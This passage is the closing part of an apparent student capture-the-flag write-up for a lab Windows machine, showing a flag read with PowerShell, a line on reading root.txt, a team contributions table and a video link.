PS C:\users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```

We could not see whatever was inside the SuperAdmin. So, we tried to find root.txt inside SuperAdmin by typing the path to root.txt directly. Finally, we were able to read root.txt and capture and flag.

Contributions

ID	Name	Contribution	Signatures
1211101589	CHEW SHEN	Figured out the exploit for the initial foothold and insert PowerShell.	
1211101582	TEOH KAI LOON	Did the recon.	
1211101737	LIM ZHONG JUN	Did the NetCat and root privilege escalation.	

VIDEO LINK: <https://youtu.be/xB6vlinE-9Y>